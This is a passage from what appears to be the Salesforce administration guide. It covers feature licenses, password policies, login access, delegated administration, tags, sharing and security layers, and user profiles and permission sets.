1. In Setup, click **Manage Users** > **Users**.
2. In the user list view, click a user's name.
3. On the User Detail page, select the checkbox next to the feature license you want to enable for that user.

   You can enable more than one feature license for a single user.

4. Click **Save**.

Note: You can also enable a feature when creating new users.

See Also:

Feature Licenses Overview
Available Feature Licenses
Viewing Feature Licenses
Viewing and Managing Users

Available Feature Licenses

More than one type of feature license may be available to assign to your users.

Available in: **Enterprise**, **Unlimited**, and **Developer** editions

Available feature licenses are:

Feature License	Enables a user to
`Chatter Answers User`	Access Chatter Answers. This feature license is automatically assigned to high-volume portal users who self-register for Chatter Answers.
`Data.com User`	Find contact and lead records from Data.com and add them to Salesforce. Also indicates the type of Data.com. Data.com Users get a limited number of records to add or export per month, and their unused additions expire at the end of each month. For each Data.com User, you can see the monthly limit and number of records added to Salesforce or exported during the month. Data.com List users share account, contact, and lead record additions from a pool. You can see the organization's limit, and the number of records each Data.com List User has added to Salesforce or exported.
`Force.com Flow User`	Run flows.
`Knowledge User`	Access Salesforce Knowledge.
`Live Agent User`	Access to Live Agent
`Marketing User`	Create, edit, and delete campaigns, configure advanced campaign setup, import leads, and update campaign history via the member import wizards.
`Mobile User`	Access Salesforce Classic. The `Mobile User` checkbox doesn't apply to the free version of Salesforce Classic because

Feature License	Enables a user to
	users of the free app can access Salesforce from their device without a mobile license.
`Offline User`	Access Connect Offline.
`Salesforce CRM Content User`	Access Salesforce CRM Content.
`Service Cloud User`	Access the Service Cloud Console.
`Site.com Contributor User`	Edit site content on Site.com Studio.
`Site.com Publisher User`	Create and style websites, control the layout and functionality of pages and page elements, and add and edit content on Site.com Studio.

Usage-based Entitlements Overview (BETA)

A usage-based entitlement is a resource that your organization can use on a per-month basis, such as the allowed number of logins to a Partner Community.

Available in: **Enterprise** and **Unlimited** editions

Some entitlements are persistent. These entitlements give your organization a set number of the resource, and the amount allowed doesn't change unless your contract is changed. For example, if your company purchases monthly subscriptions for 50 members to access a Partner Community, you can assign up to 50 individuals the ability to log into the community as many times as they want.

Other entitlements are not persistent; these work like credit. Your organization can use up to the amount allowed of that entitlement each month. The start and end of the month is determined by your contract, rather than following a calendar month. For example, if your company purchases 50 monthly logins for a Partner Community, on January 15 your organization has a pool of 50 logins. Each time someone logs in, one login is used up. On February 15, no matter how many you used in the previous month, the pool is refreshed and 50 logins are available through March 14.

Note: If your organization has multiple contracts affecting the same resource, you will still only see one row for that entitlement, but the data in that row will reflect your combined contracts. In this case, `Start Date` reflects the earliest start date among those contracts, and `End Date` reflects the latest end date among those contracts.

Like feature licenses, usage-based entitlements don't limit what you can do in Salesforce; they add to your functionality. If your usage exceeds the monthly allowance, salesforce.com will contact you to discuss additions to your contract.

Usage-based Entitlement Fields (BETA)

Available in: **Enterprise** and **Unlimited** editions

The Usage-based Entitlements related list displays the following information. These fields aren't editable, and they are only visible if your organization is entitled to a monthly resource.

Column name	Description
`Resource`	What your company can use.

Column name	Description
`Start Date`	Day your contract begins. **Note:** If you have multiple contracts affecting this resource, this field reflects the earliest start date among your contracts.
`End Date`	Day your contract ends. **Note:** If you have multiple contracts affecting this resource, this field reflects the latest end date among your contracts.
`Monthly Allowance`	Amount of a resource that your organization can use each month. The month begins on your `Start Date`.

For more information about resources your organization is entitled to, contact salesforce.com.

About Passwords

Password policies available in: **All** Editions

User Permissions Needed	
To set password policies:	"Manage Users"
To reset user passwords and unlock users:	"Reset User Passwords and Unlock Users"

There are several settings you can configure to ensure that your users' passwords are strong and secure:

- Password policies—set various password and login policies, such as specifying an amount of time before all users' passwords expire, the level of complexity required for passwords, and so on. See Setting Password Policies on page 309.
- User password expiration—expire the passwords for all the users in your organization, except for users with "Password Never Expires" permission. See Expiring Passwords on page 312.
- User password resets—reset the password for specified users. See Resetting Passwords on page 311.
- Login attempts and lockout periods—if a user is locked out of Salesforce due to too many failed login attempts, you can unlock them. See Editing Users on page 281.

Password Requirements

A password cannot contain your `User Name` and cannot match your first or last name.

For all editions, a new organization has the following default password requirements:

- A password must contain at least eight characters.
- A password must contain at least one alphabetic character and one number.
- The answer to the question posed if you forget your password cannot contain your password.
- The last three passwords are remembered and cannot be reused when you are changing your password.

The password policies, including these defaults, can be updated for all editions except for Personal Edition.

Setting Password Policies

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To set password policies:	"Manage Users"

For your organization's security, you can set various password and login policies.

Note:

User passwords cannot exceed 16,000 bytes.

Logins are limited to 3,600 per hour per user. This limit applies to organizations created after Summer '08.

1. From Setup, click **Security Controls** > **Password Policies**.
2. Customize the password settings.

Field	Description
`User passwords expire in`	The length of time until all user passwords expire and must be changed. Users with the "Password Never Expires" permission are not affected by this setting. The default is `90 days`. This setting is not available for Self-Service portals.
`Enforce password history`	Save users' previous passwords so that they must always reset their password to a new, unique password. Password history is not saved until you set this value. The default is `3 passwords remembered`. You cannot select `No passwords remembered` unless you select `Never expires` for the `User passwords expire in` field. This setting is not available for Self-Service portals.
`Minimum password length`	The minimum number of characters required for a password. When you set this value, existing users aren't affected until

Field	Description
	the next time they change their passwords. The default is `8 characters`.
`Password complexity requirement`	The requirement for which types of characters must be used in a user's password. Complexity levels: • `No restriction`—allows any password value and is the least secure option. • `Must mix alpha and numeric`—requires at least one alphabetic character and one number. This is the default. • `Must mix alpha, numeric, and special characters`—requires at least one alphabetic character, one number, and one of the following characters: `! # $ % - _ = + < >`.
`Password question requirement`	The values are `Cannot contain password`, meaning that the answer to the password hint question cannot contain the password itself; or `None`, the default, for no restrictions on the answer. The user's answer to the password hint question is required. This setting is not available for Self-Service portals, Customer Portals, or partner portals.
`Maximum invalid login attempts`	The number of login failures allowed for a user before they become locked out. This setting is not available for Self-Service portals.
`Lockout effective period`	The duration of the login lockout. The default is 15 minutes. This setting is not available for Self-Service portals. **Note:** If users are locked out, they must wait until the lockout period expires. Alternatively, a user with the "Reset Passwords and Unlock Users" permission can unlock them from Setup by clicking **Manage Users** > **Users**, selecting the user, then clicking **Unlock**. This button is only available when a user is locked out.

3. Customize the forgotten password and locked account assistance information.

Note: This setting is not available for Self-Service portals, Customer Portals, or partner portals.

Field	Description
`Message`	When set, this custom message appears in the Account Lockout email and at the bottom of the Confirm Identity screen for users resetting their passwords. You can customize it with the name of your internal help desk or a system administrator. For the lockout email, the message only appears for accounts that need an administrator to reset them. Lockouts due to time restrictions get a different system email message.
`Help link`	If set, this link displays with the text defined in the `Message` field. In the Account Lockout email, the URL displays just as it is typed into the `Help link` field, so the user can see where the link takes them. This is a security feature because the user is not within a Salesforce organization. On the Confirm Identity password screen, the `Help link` URL combines with the text in the `Message` field to make a clickable link. Security isn't an issue since the user is in a Salesforce organization when changing passwords. Valid protocols: • http • https • mailto:

4. Specify an alternative home page for users with the "API Only User" permission. After completing user management tasks such as resetting a password, API-only users are redirected to the URL specified here, rather than to the login page.
5. Click **Save**.

About Passwords

Resetting Passwords

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To reset passwords:	"Reset User Passwords and Unlock Users"

To reset a user's password:

1. From Setup, click **Manage Users** > **Users**.
2. Select the checkbox next to the user's name. Optionally, to change the passwords for all currently displayed users, check the box in the column header to select all rows.
3. Click **Reset Password** to have a new password emailed to the user.

A password created this way doesn't expire, but users must change the password the first time they log in.

Tips on Resetting Passwords

Consider the following when resetting passwords:

- Only an administrator can reset Single Sign-On user passwords; Single Sign-On users cannot reset their own passwords.
- Resetting users' passwords might cause them to activate their computers to successfully log in to Salesforce.
- Resetting locked-out users' passwords automatically unlocks their accounts as well.
- When users lose their passwords, they can click the **Forgot your password?** link on a failed login page to receive a new password via email. They must correctly answer a previously defined security question before they can reset their password and log in. You can customize part of the page where the user answers the security question with additional information about where to go to for help.

  Note: If the user has not defined a security question, or fails to answer correctly when trying to login, the password is not reset.

About Passwords

Expiring Passwords

Available in: **Professional**, **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To expire all passwords:	"Manage Users"

To expire passwords for all users, except those with the "Password Never Expires" permission:

1. From Setup, click **Security Controls** > **Expire All Passwords**.
2. Select `Expire all user passwords`.
3. Click **Save**.

The next time each user logs in, he or she will be prompted to reset his or her password.

Tips on Expiring Passwords

Consider the following when expiring passwords:

- After you expire passwords, users might need to activate their computers to successfully log in to Salesforce.

- You can expire passwords for all users any time you want to enforce extra security for your organization.
- `Expire all user passwords` does not affect Self-Service portal users, because they are not direct Salesforce users.

Controlling Login Access

Available in: **All** Editions
Granting administrator access available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To control login access policies:	"Manage Users"

1. From Setup, click **Security Controls** > **Login Access Policies**.
2. To allow administrators to log in as any user in the organization without first asking end-users to grant login access to them, enable **Administrators Can Log in as Any User**. This option is only available if salesforce.com has enabled it for your organization. To request this feature, contact salesforce.com.
3. To prevent users from granting access to a publisher (to comply with regulatory or privacy concerns, for example), click **Available to Administrators Only** for that publisher.
4. Click **Save**.

Consider these implementation restrictions.

- Users cannot grant login access to managed packages that are licensed to your entire organization. Only administrators with the "Manage Users" permission enabled on their profile can grant access to these publishers.
- Login access is only available for certain managed packages. If the package is not listed, it is not available for granting login access.

Logging In as Another User

Logging In as Another User

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To log in as another user who has granted you access:	"Modify All Data"

To assist other users, administrators can log in to Salesforce as another user. Depending on your organization settings, individual users may need to first grant login access to administrators.

To log in as another user:

1. From Setup, click **Manage Users** > **Users**.
2. Click the **Login** link next to the user name. This link is only available for users who have granted login access to an administrator, or in organizations where administrators can log in as any user.
3. Click ***`User's Name`*** > **Logout** to return to your administrator account.

Delegating Administrative Duties

Available in: **Enterprise**, **Unlimited**, and **Developer**, and **Database.com** Editions

User Permissions Needed	
To delegate administration:	"Customize Application"
To be a delegated administrator:	"View Setup and Configuration"

Use delegated administration to assign limited administrative privileges to selected non-administrator users in your organization.

Delegated administrators can perform the following tasks:

- Creating and editing users and resetting passwords for users in specified roles and all subordinate roles, including setting quotas, creating default opportunity teams, and creating personal groups for those users
- Unlocking users
- Assigning users to specified profiles
- Logging in as a user who has granted login access to their administrator
- Managing custom objects created by an administrator

For example, you may want to allow the manager of the Customer Support team to create and edit users in the Support Manager role and all subordinate roles. This allows the administrator to focus on tasks other than managing users for every department that uses Salesforce.

To create delegated groups, from Setup, click **Security Controls** > **Delegated Administration**, then click **New**.

To manage your delegated groups:

- Click **Edit** next to a group to modify it.
- Select a group and click **Delete** to remove it.
- Select a group and click **Remove** next to the user in the Delegated Administrators related list to remove a user from that delegated group.

Note: To delegate administration of particular objects, use object permissions, such as "View All" and "Modify All."

Defining Delegated Administrators

Available in: **Enterprise**, **Unlimited**, and **Developer**, and **Database.com** Editions

User Permissions Needed	
To delegate administration:	"Customize Application"
To be a delegated administrator:	"View Setup and Configuration"

A delegated administration group is a group of users who have the same administrative privileges. These groups are not related to public groups used for sharing. To define a delegated administration group:

1. From Setup, click **Security Controls** > **Delegated Administration**.
2. Click **New**.
3. Enter a group name.
4. To allow the users in this group to log in as users in the role hierarchy that they administer, select `Enable Group for Login Access`. Depending on your organization settings, individual users may need to grant login access to allow their administrators to log in as them.
5. Click **Save**.
6. To specify the users in this delegated group, in the Delegated Administrators related list, click **Add**.
7. Click to find and add users to the group. The users must have the "View Setup and Configuration" permission.

8. Click **Save**.

See Also:

Delegating Administrative Duties

Delegating User Administration

Available in: **Enterprise**, **Unlimited**, and **Developer**, and **Database.com** Editions

User Permissions Needed	
To delegate administration:	"Customize Application"
To be a delegated administrator:	"View Setup and Configuration"

Enable delegated administrators to manage users in specified roles and all subordinate roles, assign specified profiles to those users, and log in as users who have granted login access to administrators.

1. From Setup, click **Security Controls** > **Delegated Administration**.
2. Select the name of an existing delegated administration group.
3. Click **Add** in the User Administration related list.
4. Use the magnifying glass lookup icon to find and add roles. Delegated administrators can create and edit users in these roles and all subordinated roles.
5. Click **Save**.
6. Click **Add** in the Assignable Profiles related list.
7. Use the magnifying glass lookup icon to find and add profiles. Delegated administrators can assign these profiles to the users they create and edit. Note that profiles with the "Modify All Data" permission cannot be assigned by delegated administrators.

   Note: If a user is a member of more than one delegated administration group, be aware that he or she can assign any of the assignable profiles to any of the users in roles he or she can manage.

8. Click **Save**.
9. See Delegating Custom Object Administration on page 317 to specify what custom objects the delegated administrators can manage.

To remove roles or profiles from the list of items the delegated administrators can use, click **Remove** next to the role or profile.

See Also:

Delegating Administrative Duties

Delegating Custom Object Administration

Available in: **Enterprise**, **Unlimited**, and **Developer**, and **Database.com** Editions

User Permissions Needed	
To delegate administration:	"Customize Application"
To be a delegated administrator:	"View Setup and Configuration"

Enable delegated administrators to manage custom objects that have been created by an administrator.

1. From Setup, click **Security Controls** > **Delegated Administration**.
2. Select the name of an existing delegated administration group.
3. From the detail page of the delegated administration group, click **Add** in the Custom Object Administration related list.
4. Use the magnifying glass lookup icon to find and add custom objects. Delegated administrators can customize nearly every aspect of a custom object, including creating a custom tab for it.
5. Click **Save**. Click **Save & More** to add additional custom objects.

To remove a custom object from the list of items the delegated administrators can manage, click **Remove** next to the custom object.

Notes on Delegated Administration of Custom Objects

- Delegated administrators can customize nearly every aspect of the custom object, including creating a custom tab for it. However, they cannot create or modify relationships on the object or set organization-wide sharing defaults.
- Delegated administrators need to have access to custom objects if they need to access the merge fields on those objects from formulas.

Delegating Administrative Duties

Tags Settings

Tag settings available in: **All** Editions

User Permissions Needed	
To modify tag settings:	"Customize Application"

Administrators set up and manage personal and public tags by:

- Enabling tags for accounts, activities, assets, campaigns, cases, contacts, contracts, dashboards, documents, events, leads, notes, opportunities, reports, solutions, tasks, and any custom objects (except relationship group members)
- Adding tags to the sidebar for their users
- Deleting personal tags for deactivated users

Enabling Tags

Tag settings available in: **All** Editions

User Permissions Needed	
To modify tag settings:	"Customize Application"

1. From Setup, click **Customize** > **Tags** > **Tag Settings**.
2. Select `Enable Personal Tags` and `Enable Public Tags` to allow users to add personal and public tags to records. Deselect both options to disable tags.
3. Specify which objects and page layouts should display tags in a tag section at the top of record detail pages. The tag section is the only way that a user can add tags to a record.

   For example, if you only select account page layouts, users in your organization can only tag account records. Additionally, if you only select account page layouts for personal tags and not public tags, users can only tag account records with personal tags.
4. Click **Save**.

Use these tips when enabling tags.

- When you enable tags, you can also add them to a page layout by editing the page layout directly.
- Search results and the Tags page don't display custom objects that don't have an associated tab, even if tags are enabled for the custom object. If you want custom object records to appear in search results or on the Tags page, you must create an associated tab. The tab doesn't have to be visible to users.
- Customer Portal users can't view the tags section of a page, even if it is included in a page layout.
- When Chatter is disabled, joined reports can't be tagged.

Tags Settings

Adding Tags to the Sidebar

Tag settings available in: **All** Editions

User Permissions Needed	
To modify tag settings:	“Customize Application”

When you enable tags for your organization, you can add the Tags component to your users' sidebar. This component allows users to navigate to the Tags page where they can browse, search, and manage their tags. It also lists each user's most recently used tags. To add this component:

1. From Setup, click **Customize** > **Home** > **Home Page Layouts**.
2. Next to a home page layout that you want to modify, click **Edit**.
3. Select the `Tags` checkbox and click **Next**.
4. Arrange the Tags component on your page layout as desired, and click **Save**.

Tip: If you want the Tags component to appear on all pages and not just the Home tab, from Setup, click **Customize** > **User Interface**, and select `Show Custom Sidebar Components on All Pages`.

Tags Settings

Deleting Personal Tags for Deactivated Users

Personal Tag Cleanup available in: **All** Editions

User Permissions Needed	
To delete personal tags for deactivated users:	“Customize Application”

Your organization can have a maximum of 5,000,000 personal and public tags applied to records across all users. If your organization is approaching this limit, you can delete personal tags for deactivated users.

1. From Setup, click **Customize** > **Tags** > **Personal Tag Cleanup**.
2. Select one or more deactivated users and click **Delete**.

You can't restore personal tags after you delete them.

Tags Settings

MANAGE USER ACCESS TO DATA

Securing Data Access

The available data management options vary according to which Salesforce Edition you have.

Choosing the data set that each user or group of users can see is one of the key decisions that affects data security. You need to find a balance between limiting access to data, thereby limiting risk of stolen or misused data, versus the convenience of data access for your users.

Note: Who Sees What: Overview (4:33 minutes)

Watch a demo on controlling access to and visibility of your data.

To enable users to do their job without exposing data that they do not need to see, Salesforce provides a flexible, layered sharing design that allows you to expose different data sets to different sets of users.

- To specify the objects that users can access, you can assign permission sets and profiles.
- To specify the fields that users can access, you can use field-level security.
- To specify the individual records that users can view and edit, you can set your organization-wide sharing settings, define a role hierarchy, and create sharing rules.

Tip: When implementing security and sharing rules for your organization, make a table of the various types of users in your organization. In the table, specify the level of access to data that each type of user needs for each object and for fields and records within the object. You can refer to this table as you set up your security model.

The following describes these security and sharing settings:

Object-Level Security (Permission Sets and Profiles)

Object-level security—or object permissions—provide the bluntest way to control data. Using object permissions you can prevent a user from seeing, creating, editing, or deleting any instance of a particular type of object, such as a lead or opportunity. Object permissions let you hide whole tabs and objects from particular users, so that they don't even know that type of data exists.

You specify object permissions in permission sets and profiles. *Permission sets* and *profiles* are collections of settings and permissions that determine what a user can do in the application, similar to a group in a Windows network, where all of the members of the group have the same folder permissions and access to the same software.

Profiles are typically defined by a user's job function (for example, system administrator or sales representative). A profile can be assigned to many users, but a user can be assigned to only one profile. You can use permission sets to grant additional permissions and access settings to users. It's easy to manage users' permissions and access with permission sets, because you can assign multiple permission sets to a single user.

Field-Level Security (Permission Sets and Profiles)

In some cases, you may want users to have access to an object, but limit their access to individual fields in that object. Field-level security—or field permissions—control whether a user can see, edit, and delete the value for a particular field on an object. They let you protect sensitive fields without having to hide the whole object from users. Field permissions are also controlled in permission sets and profiles.

Unlike page layouts, which only control the visibility of fields on detail and edit pages, field permissions control the visibility of fields in any part of the app, including related lists, list views, reports, and search results. To ensure that a user can't access a particular field, use field permissions. No other settings provide the same level of protection for a field.

Note: Field-level security doesn't prevent searching on the values in a field. When search terms match on field values protected by field-level security, the associated records are returned in the search results without the protected fields and their values.

Record-Level Security (Sharing)

After setting object- and field-level access permissions, you may want to configure access settings for the actual records themselves. Record-level security lets you give users access to some object records, but not others. Every record is owned by a user or a queue. The owner has full access to the record. In a hierarchy, users higher in the hierarchy always have the same access to users below them in the hierarchy. This access applies to records owned by users, as well as records shared with them.

To specify record-level security, set your organization-wide sharing settings, define a hierarchy, and create sharing rules.

- Organization-wide sharing settings—The first step in record-level security is to determine the organization-wide sharing settings for each object. Organization-wide sharing settings specify the default level of access users have to each others' records.

  You use organization-wide sharing settings to lock down your data to the most restrictive level, and then use the other record-level security and sharing tools to selectively give access to other users. For example, let's say users have object-level permissions to read and edit opportunities, and the organization-wide sharing setting is Read-Only. By default, those users can read all opportunity records, but can't edit any unless they own the record or are granted additional permissions.

- Role hierarchy—Once you've specified organization-wide sharing settings, the first way you can give wider access to records is with a role hierarchy. Similar to an organization chart, a role hierarchy represents a level of data access that a user or group of users needs. The role hierarchy ensures that users higher in the hierarchy always have access to the same data as people lower in their hierarchy, regardless of the organization-wide default settings. Role hierarchies don't have to match your organization chart exactly. Instead, each role in the hierarchy should represent a level of data access that a user or group of users needs.

  You can also use a territory hierarchy to share access to records. A territory hierarchy grants users access to records based on criteria such as zip code, industry, revenue, or a custom field that is relevant to your business. For example, you could create a territory hierarchy in which a user with the "North America" role has access to different data than users with the "Canada" and "United States" roles.

Note: Although it's easy to confuse permission sets and profiles with roles, they control two very different things. Permission sets and profiles control a user's object and field access permissions. Roles primarily control a user's record-level access through role hierarchy and sharing rules.

- Sharing rules—Sharing rules let you make automatic exceptions to organization-wide sharing settings for particular sets of users, to give them access to records they don't own or can't normally see. Sharing rules, like role hierarchies, are only used to give additional users access to records—they can't be stricter than your organization-wide default settings.
- Manual sharing—Sometimes it's impossible to define a consistent group of users who need access to a particular set of records. In those situations, record owners can use manual sharing to give read and edit permissions to users who would not have access to the record any other way. Although manual sharing isn't automated like organization-wide sharing settings, role hierarchies, or sharing rules, it gives record owners the flexibility to share particular records with users that need to see them.
- Apex managed sharing—If sharing rules and manual sharing don't give you the control you need, you can use Apex managed sharing. Apex managed sharing allows developers to programmatically share custom objects. When you use Apex managed sharing to share a custom object, only users with the "Modify All Data" permission can add or change the sharing on the custom object's record, and the sharing access is maintained across record owner changes.

USER PERMISSIONS AND ACCESS

Overview of User Permissions and Access

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User permissions and access settings specify what users can do within an organization. For example, permissions determine a user's ability to edit an object record, view the Setup menu, empty the organizational Recycle Bin, or reset a user's password. Access settings determine other functions, such as access to Apex classes, app visibility, and the hours when users can log in.

Permissions and access settings are specified in user profiles and permission sets. Every user is assigned only one profile, but can also have multiple permission sets.

When determining access for your users, it's a good idea to use profiles to assign the minimum permissions and access settings for specific groups of users, then use permission sets to grant additional permissions.

Because you can assign many permission sets to users and permission sets are reusable, you can distribute access among more logical groupings of users, regardless of their primary job function. For example, you can create a permission set that gives read access to a custom object and assign it to a large group of users, and create another permission set that gives edit access to the object and assign it to only a few users. You can assign these permission sets to various types of users, regardless of their profiles.

The following table shows the types of permissions and access settings that are specified in profiles and permission sets. Some profile settings aren't included in permission sets.

Permission or Setting Type	In Profiles?	In Permission Sets?
Assigned apps	✓	✓
Tab settings	✓	✓
Record type assignments	✓	✓
Page layout assignments	✓	
Object permissions	✓	✓
Field permissions	✓	✓
User permissions (app and system)	✓	✓
Apex class access	✓	✓
Visualforce page access	✓	✓
Service provider access (if Salesforce is enabled as an identity provider)	✓	✓
Desktop client access	✓	
Login hours	✓	
Login IP ranges	✓

Permission Sets Overview
Revoking Permissions and Access

Revoking Permissions and Access

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

You can use profiles and permission sets to grant access, but not to deny access. Any permission granted from either a profile or permission set is honored. For example, if "Transfer Record" isn't enabled in Jane Smith's profile, but is enabled in two of her permission sets, she can transfer records regardless of whether she owns them. To revoke a permission, you must remove all instances of the permission from the user. You can do this with the following actions—each has possible consequences.

Action	Consequence
Disable a permission or remove an access setting in the profile and any permission sets that are assigned to the user.	The permission or access setting is disabled for all other users assigned to the profile or permission sets.

Action	Consequence
If a permission or access setting is enabled in the user's profile, assign a different profile to the user. AND If the permission or access setting is enabled in any permission sets that are assigned to the user, remove the permission set assignments from the user.	The user may lose other permissions or access settings associated with the profile or permission sets.

To resolve the consequence in either case, consider all possible options. For example, you can clone the assigned profile or any assigned permission sets where the permission or access setting is enabled, disable the permission or access setting, and assign the cloned profile or permission sets to the user. Another option is to create a base profile with the least number of permissions and settings that represents the largest number of users possible, then create permission sets that layer additional access.

Overview of User Permissions and Access

User Profiles Overview

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

A profile contains user permissions and access settings that control what users can do within their organization.

Note: Who Sees What: Object Access (5:51 minutes)

Watch how you can grant users access to objects using profiles.

Depending on which profile user interface is enabled in your organization, you can:

- View and edit profiles in the enhanced profile user interface
- View and edit profiles in the original profile user interface

You can also use a list view to edit multiple profiles.

Profiles control:

- Which standard and custom apps users can view
- Which tabs users can view
- Which record types are available to users
- Which page layouts users see
- Object permissions that allow users to create, read, edit, and delete records
- Which fields within objects users can view and edit

- Permissions that allow users to manage the system and apps within it
- Which Apex classes and Visualforce pages users can access
- Which desktop clients users can access
- The hours during which and IP addresses from which users can log in
- Which service providers users can access (if Salesforce is enabled as an identity provider)

In Contact Manager, Group, and Professional Edition organizations, you can assign standard profiles to your users, but you can't view or edit the standard profiles or create custom profiles. In Enterprise, Unlimited, and Developer Edition organizations, you can use standard profiles, or create, edit, and delete custom profiles. For standard profiles, only certain settings can be changed.

Each standard or custom profile belongs to exactly one user license type.

Standard Profiles
Viewing Profile Lists

Standard Profiles

The standard profiles available vary according to the Edition you have.

There are standard profiles in every organization. In Enterprise, Unlimited, and Developer Edition, you can use standard profiles or create, edit, and delete custom profiles. In organizations where you can't create custom profiles (such as Contact Manager, Group, and Professional Edition), you can assign standard profiles to your users, but you can't view or edit them.

Profile Name	Available Permissions
System Administrator	Can configure and customize the application. Has access to all functionality that does not require an additional license. For example, administrators cannot manage campaigns unless they also have a Marketing User license. Can manage price books and products. Can edit any quota, override forecasts, and view any forecast.
Standard Platform User	Can use custom Force.com AppExchange apps developed in your organization or installed from AppExchange. In addition, can use core platform functionality such as accounts, contacts, reports, dashboards, and custom tabs.
Standard Platform One App User	Can use one custom AppExchange app developed in your organization or installed from AppExchange. The custom app is limited to five tabs. In addition, can use core platform functionality such as accounts, contacts, reports, dashboards, and custom tabs.
Standard User	Can create and edit most major types of records, run reports, and view the organization's setup. Can view, but not manage,

Profile Name	Available Permissions
	campaigns. Can create, but not review, solutions. Can edit personal quota and override forecasts.
Partner User	Can only log in via a partner portal.
High Volume Customer Portal and Authenticated Website Both user licenses are high-volume portal users	Can only log in via a Customer Portal.
Customer Portal User	Can only log in via a Customer Portal. Can view and edit data they directly own or data owned by or shared with users below them in the Customer Portal role hierarchy; and they can view and edit cases where they are listed in the `Contact Name` field.
Customer Portal Manager	Can only log in via a Customer Portal. Can view and edit data they directly own or data owned by or shared with users below them in the Customer Portal role hierarchy; and they can view and edit cases where they are listed in the `Contact Name` field.
Solution Manager	Can review and publish solutions. Also has access to the same functionality as the Standard User.
Marketing User	Can manage campaigns, import leads, create letterheads, create HTML email templates, manage public documents, and update campaign history via the import wizards. Also has access to the same functionality as the Standard User.
Contract Manager	Can create, edit, activate, and approve contracts. This profile can also delete contracts as long as they are not activated. Can edit personal quota and override forecasts.
Read Only	Can view the organization's setup, run and export reports, and view, but not edit, other records.
Chatter Only User	Can only log in to Chatter. Can access all standard Chatter people, profiles, groups, and files. Additionally, they can: • View Salesforce accounts and contacts • Use Salesforce CRM Content, Ideas, and Answers • Modify up to ten custom objects **Note:** You must expose the tabs for the standard Salesforce objects that the Chatter Only user profile can access, as they are hidden by default for these users.

Profile Name	Available Permissions
	Professional Edition organizations must have Profiles enabled to perform these tasks. Contact your sales representative for more information. Only available with the Chatter Only user license. For more information on Chatter Plus users, see *Chatter Plus Frequently Asked Questions*.
Chatter Free User	Can only log in to Chatter. Can access all standard Chatter people, profiles, groups, and files. Only available with the Chatter Free user license.
Chatter External User	Can only log into Chatter and access groups they've been invited to and interact with members of those groups. Only available with the Chatter External user license.
Chatter Moderator User	Can only log in to Chatter. Can access all standard Chatter people, profiles, groups, and files. Additionally, this user can: • Activate and deactivate other Chatter Free users and moderators • Grant and revoke moderator privileges • Delete posts and comments that they can see **Note:** Changing a user's profile from Chatter Moderator User to Chatter Free User removes moderator privileges in Chatter. Only available with the Chatter Free user license.
Site.com Only User	Can only log in to the Site.com app. Each Site.com Only user also needs a Site.com Publisher feature license to create and publish sites, or a Site.com Contributor feature license to edit the site's content.. Additionally, this user can: • Use one custom app with up to 20 custom objects • Access the Content app, but not the Accounts and Contacts objects • Create unlimited custom tabs Only available with the Site.com Only user license.

Viewing Profile Lists

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions The Customer Portal and partner portals are not available in **Database.com**

User Permissions Needed	
To view profiles, and print profile lists:	"View Setup and Configuration"
To delete profile list views:	"Manage Users"
To delete custom profiles:	"Manage Users" AND "Customize Application"

A profile contains user permissions and access settings that control what users can do within their organization. To view the profiles in your organization, from Setup, click **Manage Users** > **Profiles**.

Viewing Enhanced Profile Lists

If enhanced profile list views are enabled for your organization, you can use additional tools to customize, navigate, manage, and print profile lists.

- Show a filtered list of profiles by selecting a view from the drop-down list.
- Delete a view by selecting it from the drop-down list and clicking **Delete**.
- Create a list view or edit an existing view.
- Create a profile.
- Print the list view by clicking .
- Refresh the list view after creating or editing a view by clicking .
- Edit permissions directly in the list view.
- View or edit a profile by clicking its name.
- Delete a custom profile by clicking **Del** next to its name.

Viewing the Basic Profile List

- Create a profile.
- View or edit a profile by clicking its name.
- Delete a custom profile by clicking **Del** next to its name.

Editing Multiple Profiles with Profile List Views
User Profiles Overview

Creating and Editing Profile List Views

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To create, edit, and delete profile list views:	"Manage Users"

If enhanced profile list views are enabled for your organization, you can create profile list views to show a set of profiles with the fields you choose. For example, you could create a list view of all profiles in which "Modify All Data" is enabled.

1. In the Profiles page, click **Create New View**, or select a view and click **Edit**.
2. Enter the view name.
3. Under Specify Filter Criteria, specify the conditions that the list items must match, such as `Modify All Data equals True`.
   a. Type a setting name, or click the lookup icon to search for and select the setting you want.
   b. Choose a filter operator.
   c. Enter the value that you want to match.
   d. To specify another filter condition, click **Add New**. You can specify up to 25 filter condition rows.

      To remove a filter condition row and clear its values, click the remove row icon.
4. Under Select Columns to Display, specify the profile settings that you want to appear as columns in the list view.
   a. From the Search drop-down list, select the type of setting you want to search for.
   b. Enter part or all of a word in the setting you want to add and click **Find**.

      Note: If the search finds more than 500 values, no results appear. Use the preceding steps to refine your search criteria and show fewer results.

   c. To add or remove columns, select one or more column names and click the **Add** or **Remove** arrow.
   d. Use the **Top**, **Up**, **Down**, and **Bottom** arrows to arrange the columns in the sequence you want.

   You can add up to 15 columns in a single list view.
5. Click **Save**, or if you're cloning an existing view, rename it and click **Save As**.

See Also:

Editing Multiple Profiles with Profile List Views

Editing Multiple Profiles with Profile List Views

Available in: **Enterprise**, **Unlimited**, **Developer**, and **Database.com** Editions

User Permissions Needed	
To edit multiple profiles from the list view:	"Manage Users" AND "Customize Application"

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages. Editable cells display a pencil icon ( ) when you hover over the cell, while non-editable cells display a lock icon ( ). In some cases, such as in standard profiles, the pencil icon appears but the setting is not actually editable.

Warning: Use care when editing profiles with this method. Because profiles affect a user's fundamental access, making mass changes may have a widespread effect on users in your organization.

To change permissions in one or more profiles:

1. Select or create a list view that includes the profiles and permissions you want to edit.
